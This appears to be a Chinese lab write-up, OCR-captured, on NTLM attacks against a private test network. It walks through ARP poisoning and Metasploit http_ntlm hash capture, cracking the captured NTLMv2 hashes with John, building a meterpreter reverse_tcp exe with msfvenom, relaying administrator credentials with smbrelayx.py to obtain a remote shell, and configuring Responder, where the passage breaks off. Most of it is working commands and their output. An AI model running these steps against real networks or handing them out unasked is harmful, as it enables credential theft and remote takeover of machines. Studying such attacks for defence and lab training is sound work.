
ARP poisoning victims:

GROUP 1 : ANY (all the hosts in the list)

GROUP 2 : ANY (all the hosts in the list)

然后就可以打开 msf 来进行捕获了

在受害主机访问任意页面会出现登录框，要求输入账号密码




```
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use auxiliary/server/capture/http_ntlm
msf auxiliary(server/capture/http_ntlm) > set srvhost 192.168.144.130
srvhost => 192.168.144.130
msf auxiliary(server/capture/http_ntlm) > set srvport 80
srvport => 80
msf auxiliary(server/capture/http_ntlm) > set uripath /
uripath => /
msf auxiliary(server/capture/http_ntlm) > set johnpwfile /root/Desktop/
johnpwfile => /root/Desktop/
msf auxiliary(server/capture/http_ntlm) > exploit
[*] Auxiliary module running as background job 0.

[*] Using URL: http://192.168.144.130:80/
[*] Server started.
msf auxiliary(server/capture/http_ntlm) > [*] 2018-09-15 05:41:34 -0400
NTLMv2 Response Captured from WIN-U4OLFDK6RSU
DOMAIN: 0M0A1 USER: administrator
LMHASH:Disabled LM_CLIENT_CHALLENGE:Disabled
NTHASH:d55f771316cc9f9c69d09b346504e14a NT_CLIENT_CHALLENGE:0101000000000000f16
e448d84cd40195b976449056f2f80000000002000c0044004f004d00410049004e0000000000000000
0000

[*] 2018-09-15 05:41:34 -0400
NTLMv2 Response Captured from WIN-U4OLFDK6RSU
DOMAIN: 0M0A1 USER: administrator
LMHASH:Disabled LM_CLIENT_CHALLENGE:Disabled
NTHASH:8b7b73a578e2e80327ad02a0ba1354ed NT_CLIENT_CHALLENGE:0101000000000000383a
eb48d84cd4013cbce1f730e7e98700000000002000c0044004f004d00410049004e0000000000000000
0000
```

可以看到结果里面

DOMAIN 为 0m0a1

USER 为 administrator

同时会在指定目录生成_netlmv2 和_netntlmv2，可以使用 john 来爆破这个 hash 值，但是成功率就看运气了



```
root@kali:~/Desktop# john _netntlmv2
Created directory: /root/.john
Using default input encoding: UTF-8
Rules/masks using ISO-8859-1
Loaded 2 password hashes with 2 different salts (netntlmv2, NTLMv2 C/R [MD4 HMAC
-MD5 32/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:46  3/3 0g/s 422182p/s 844229c/s 844229C/s max7bd
0g 0:00:02:11  3/3 0g/s 432647p/s 865246c/s 865246C/s ph05ll
0g 0:00:05:18  3/3 0g/s 441746p/s 883473c/s 883473C/s keksds
0g 0:00:07:35  3/3 0g/s 443510p/s 887006c/s 887006C/s 13m5ke
0g 0:00:10:24  3/3 0g/s 445402p/s 890795c/s 890795C/s 8b4bcm
0g 0:00:10:25  3/3 0g/s 445402p/s 890795c/s 890795C/s 8an0mb
0g 0:01:07:20  3/3 0g/s 446255p/s 892509c/s 892509C/s 1qq53ase
Session aborted
```

爆 123 是挺快的，其他随缘

SMBrelay-msf+impacket

实验

环境：

192.168.144.141　访问主机

192.168.144.130　kali


192.168.144.149　受攻击主机

所用工具：


Impacket/smbrelayx.py

MSF

主要结构如下图：



1、在 Kali 上使用 msf 生成带有反弹 shell payload 的 exe 文件




```
root@kali:/opt/impacket/examples# msfvenom -p windows/meterpreter/reverse_tcp LH
OST=192.168.144.130 -f exe>./smbtest.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the paylo
ad
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
```

2、开启 smbrelay.py


-h 设置受害主机 IP 地址，在这里是 192.168.144.149

-e 设置加载文件，也就是上一步生成的 smbtest.exe




```
root@kali:/opt/impacket/examples# python2 smbrelayx.py -h 192.168.144.149 -e smb
test.exe
Impacket v0.9.18-dev - Copyright 2002-2018 Core Security Technologies

[*] Running in relay mode
[*] Setting up SMB Server
[*] Setting up HTTP Server

[*] Servers started, waiting for connections
[*] SMBD: Received connection from 192.168.144.141, attacking target 192.168.144
.149
```

3、打开 msf，开启反向端口监听




```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 0.0.0.0
LHOST => 0.0.0.0
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 0.0.0.0:4444
```

然后在 shell 主机上访问 192.168.144.130(kali 主机)




```
C:\Users\Administrator>dir \\192.168.144.149\c$
 驱动器 \\192.168.144.149\c$ 中的卷没有标签。
 卷的序列号是 5C2E-0E68

 \\192.168.144.149\c$ 的目录

2009/07/14  11:20    <DIR>          PerfLogs
2018/09/28  17:33    <DIR>          Program Files
2018/09/28  17:34    <DIR>          Program Files (x86)
2018/09/28  18:56    <DIR>          Users
2018/10/14  15:26    <DIR>          Windows
               0 个文件              0 字节
               5 个目录 52,702,887,936 可用字节

C:\Users\Administrator>dir \\192.168.144.130\c$
系统找不到指定的路径。

C:\Users\Administrator>
```

然后 Kali 上就会反弹回 192.168.144.141 的 meterpreter



```
root@kali:/opt/impacket/examples# python2 smbrelayx.py -h 192.168.144.149 -e smb
test.exe
Impacket v0.9.18-dev - Copyright 2002-2018 Core Security Technologies

[*] Running in relay mode
[*] Setting up SMB Server
[*] Setting up HTTP Server

[*] Servers started, waiting for connections
[*] SMBD: Received connection from 192.168.144.141, attacking target 192.168.144
.149
[*] Authenticating against 192.168.144.149 as 0M0A1\Administrator SUCCEED
[*] Administrator::0M0A1:3a46d82bcb244a5500000000000000000000000000000000:db300d
c2e973db64a9dd86a1804a0145e120b06a0d55ac5d:1daea6c8edee1c3f
[*] Requesting shares on 192.168.144.149.....
[*] Sending status code STATUS_SUCCESS after authentication to 192.168.144.141
[-] TreeConnectAndX not found C$
[-] TreeConnectAndX not found C$
[*] Found writable share ADMIN$
[*] Uploading file NcxQySqs.exe
[*] Opening SVCManager on 192.168.144.149.....
[*] Creating service CkOb on 192.168.144.149.....
[*] Starting service CkOb.....
[*] Service Installed.. CONNECT!
[*] Opening SVCManager on 192.168.144.149.....
[*] Stopping service CkOb.....
[*] Removing service CkOb.....
[*] Removing file NcxQySqs.exe.....
^C[*] Quitting.. please wait
```



```
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 0.0.0.0:4444
[*] Sending stage (179779 bytes) to 192.168.144.149
[*] Sleeping before handling stage...
[*] Meterpreter session 2 opened (192.168.144.130:4444 -> 192.168.144.149:54481)
 at 2018-10-14 03:37:12 -0400

meterpreter > shell
Process 2520 created.
Channel 1 created.
Microsoft Windows [�汾 6.1.7601]
��Ȩ���� (c) 2009 Microsoft Corporation����������Ȩ����

C:\Windows\system32>ls
ls
'ls' �����ڲ����ⲿ������Ҳ���ǿ����еĳ���
���������ļ���

C:\Windows\system32>dir
dir
 ������ C �еľ�û�б�ǩ��
 ������к��� 5C2E-0E68

 C:\Windows\system32 ��Ŀ¼

2018/09/28  17:34    <DIR>          .
2018/09/28  17:34    <DIR>          ..
2011/04/12  22:45    <DIR>          0409
2009/06/11  05:16             2,151 12520437.cpx
```

但是在这里存在一个问题就是 smbrelayx.py 会主动的有一个 stopping service ckob 的过程，一旦结束这个服务之后 shell 就会断开了，应该是脚本里写成这样的，后面看下脚本然后确认下。

原理

原理就是通过 smbrelayx.py 进行劫持转发流量，获取 192.168.144.141 的认证信息（NTLMhash 或者 LMhash 等），然后转发到 192.168.144.149 上，通过这个过程获得 192.168.144.149 的权限。

可以看到有个 uploading file NcxQySqs.exe 的过程，也就是获取权限之后上传含有 payload 的可执行文件然后反弹 shell 至 msf，整个攻击过程结束。

引用一下 n1nty 的一个文章

https://mp.weixin.qq.com/s/aemG5XwVdyzNbOBXztDUbA

NTLMrelay

前面说了一下 SMBrelay，NTLMrelay 和 SMBrelay 的原理和实验过程其实差不多，还是记录一下。

实验

环境：


192.168.144.141　访问主机
192.168.144.130　kali
192.168.144.149　受攻击主机

所用工具：

Impacket/ntlmrelayx.py
Responder
MSF


开始：

主要结构如下图：



设置 Responder，将 SMB 和 HTTP 关闭


root@kali:/opt/Responder2/Responder# vim Responder.conf


root@kali: /opt/Responder2/Responder
File Edit View Search Terminal Help

```
[Responder Core]

; Servers to start
SQL = On
SMB = Off
Kerberos = On
FTP = On
POP = On
SMTP = On
IMAP = On
HTTP = Off
HTTPS = On
DNS = On
LDAP = On

; Custom challenge
```

然后开启 Responder


root@kali:/opt/Responder2/Responder# python2 Responder.py -I eth0 -r -d －w



```
root@kali:/opt/Responder2/Responder# python2 Responder.py -I eth0 -r -d -w
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 2.3.3.9

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    DNS/MDNS                   [ON]

[+] Servers:
    HTTP server                [OFF]
    HTTPS server               [ON]
    WPAD proxy                 [ON]
